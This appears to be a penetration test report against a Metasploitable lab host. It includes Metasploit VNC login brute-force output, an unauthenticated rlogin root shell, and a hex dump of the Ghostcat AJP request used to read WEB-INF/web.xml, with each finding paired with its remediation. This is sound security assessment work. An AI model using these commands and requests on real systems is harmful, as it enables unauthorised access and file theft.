


```
                                                              .]
   RHOSTS                                         yes         The target host(s), see https://github.com/rapid7/metasplo
                                                              it-framework/wiki/Using-Metasploit
   RPORT             5900                         yes         The target port (TCP)
   STOP_ON_SUCCESS   false                        yes         Stop guessing when a credential works for a host
   THREADS           1                            yes         The number of concurrent threads (max one per host)
   USERNAME          <BLANK>                      no          A specific username to authenticate as
   USERPASS_FILE                                  no          File containing users and passwords separated by space, on
                                                              e pair per line
   USER_AS_PASS      false                        no          Try the username as the password for all users
   USER_FILE                                      no          File containing usernames, one per line
   VERBOSE           true                         yes         Whether to print output for all attempts

View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/vnc/vnc_login) > set RHOST 10.0.2.8
RHOST => 10.0.2.8
msf6 auxiliary(scanner/vnc/vnc_login) > run

[*] 10.0.2.8:5900         - 10.0.2.8:5900 - Starting VNC login sweep
[!] 10.0.2.8:5900         - No active DB -- Credential data will not be saved!
[+] 10.0.2.8:5900         - 10.0.2.8:5900 - Login Successful: :password
[*] 10.0.2.8:5900         - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/vnc/vnc_login) > 
```




```
The remote DNS server uses non-random ports for its
DNS requests. An attacker may spoof DNS responses.

List of used ports :

+ DNS Server: 31.205.91.112
|- Port: 58983
|- Port: 58983
|- Port: 58983
|- Port: 58983
```

File Server Findings




FPT-ID-009	rlogin and rsh Service Detection
Risk	High
CVE	CVE-1999-0651
CVSS v2.0	7.5
Description	The rlogin service is running on the remote host. This service is vulnerable since data is passed between the rlogin client and server in cleartext. A man-in-the-middle attacker can exploit this to sniff logins and passwords. Also, it may allow poorly authenticated logins without passwords. If the host is vulnerable to TCP sequence number guessing (from any network) or IP spoofing (including ARP hijacking on a local network) then it may be possible to bypass authentication. Finally, rlogin is an easy way to turn file-write access into full logins through the .rhosts or rhosts.equiv files. The rsh service is running on the remote host. This service is vulnerable since data is passed between the rsh client and server in cleartext. A man-in-the-middle attacker can exploit this to sniff logins and passwords. Also, it may allow poorly authenticated logins without passwords. If the host is vulnerable to TCP sequence number guessing (from any network) or IP spoofing (including ARP hijacking on a local network) then it may be possible to bypass authentication. Finally, rsh is an easy way to turn file-write access into full logins through the .rhosts or rhosts.equiv files.
oPort	513/tcp
Solution	Comment out the 'login' line in /etc/inetd.conf and restart the inetd process. Alternatively, disable this service and use SSH instead.
References	

Evidence




```
No containers need to be restarted.

No user sessions are running outdated binaries.

No VM guests are running outdated hypervisor (qemu) binaries on this host.

┌──(root㉿kali)-[~]
└─# rlogin -l root 10.0.2.8
Last login: Tue May 16 04:35:39 EDT 2023 from :0.0 on pts/0
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
You have new mail.
root@metasploitable:~# 
```

File Server Findings



FPT-ID-011	Apache Tomcat AJP Connector Request Injection (Ghostcat)
Risk	High
CVE	CVE-2020-1745 CVE-2020-1938
CVSS v2.0	7.5
Description	A file read/inclusion vulnerability was found in AJP connector. A remote, unauthenticated attacker could exploit this vulnerability to read web application files from a vulnerable server. In instances where the vulnerable server allows file uploads, an attacker could upload malicious JavaServer Pages (JSP) code within a variety of file types and gain remote code execution (RCE).
Port	8009/tcp
Solution	Update the AJP configuration to require authorization and/or upgrade the Tomcat server to 7.0.100, 8.5.51, 9.0.31 or later.
References	http://www.nessus.org/u?8ebe6246 http://www.nessus.org/u?4e287adb http://www.nessus.org/u?cbc3d54e https://access.redhat.com/security/cve/CVE-2020-1745 https://access.redhat.com/solutions/4851251 http://www.nessus.org/u?dd218234 http://www.nessus.org/u?dd772531 http://www.nessus.org/u?2a01d6bf http://www.nessus.org/u?3b5af27e http://www.nessus.org/u?9dab109f http://www.nessus.org/u?5eafcf70


Evidence



```
Nessus was able to exploit the issue using the following request :

0x0000:  02 02 00 08 48 54 54 50 2F 31 2E 31 00 00 0F 2F    ....HTTP/1.1.../
0x0010:  61 73 64 66 2F 78 78 78 78 78 2E 6A 73 70 00 00    asdf/xxxxx.jsp..
0x0020:  09 6C 6F 63 61 6C 68 6F 73 74 00 FF FF 00 09 6C    .localhost.....l
0x0030:  6F 63 61 6C 68 6F 73 74 00 00 50 00 00 09 A0 06    ocalhost..P.....
0x0040:  00 0A 6B 65 65 70 2D 61 6C 69 76 65 00 00 0F 41    ..keep-alive...A
0x0050:  63 63 65 70 74 2D 4C 61 6E 67 75 61 67 65 00 00    ccept-Language..
0x0060:  0E 65 6E 2D 55 53 2C 65 6E 3B 71 3D 30 2E 35 00    .en-US,en;q=0.5.
0x0070:  A0 08 00 01 30 00 00 0F 41 63 63 65 70 74 2D 45    ....0...Accept-E
0x0080:  6E 63 6F 64 69 6E 67 00 00 13 67 7A 69 70 2C 20    ncoding...gzip,
0x0090:  64 65 66 6C 61 74 65 2C 20 73 64 63 68 00 00 0D    deflate, sdch...
0x00A0:  43 61 63 68 65 2D 43 6F 6E 74 72 6F 6C 00 00 09    Cache-Control...
0x00B0:  6D 61 78 2D 61 67 65 3D 30 00 A0 0E 00 07 4D 6F    max-age=0.....Mo
0x00C0:  7A 69 6C 6C 61 00 00 19 55 70 67 72 61 64 65 2D    zilla...Upgrade-
0x00D0:  49 6E 73 65 63 75 72 65 2D 52 65 71 75 65 73 74    Insecure-Request
0x00E0:  73 00 00 01 31 00 A0 01 00 09 74 65 78 74 2F 68    s...1.....text/h
0x00F0:  74 6D 6C 00 A0 0B 00 09 6C 6F 63 61 6C 68 6F 73    tml.....localhos
0x0100:  74 00 0A 00 21 6A 61 76 61 78 2E 73 65 72 76 6C    t...!javax.servl
0x0110:  65 74 2E 69 6E 63 6C 75 64 65 2E 72 65 71 75 65    et.include.reque
0x0120:  73 74 5F 75 72 69 00 00 01 31 00 0A 00 1F 6A 61    st_uri...1....ja
0x0130:  76 61 78 2E 73 65 72 76 6C 65 74 2E 69 6E 63 6C    vax.servlet.incl
0x0140:  75 64 65 2E 70 61 74 68 5F 69 6E 66 6F 00 00 10    ude.path_info...
0x0150:  2F 57 45 42 2D 49 4E 46 2F 77 65 62 2E 78 6D 6C    /WEB-INF/web.xml
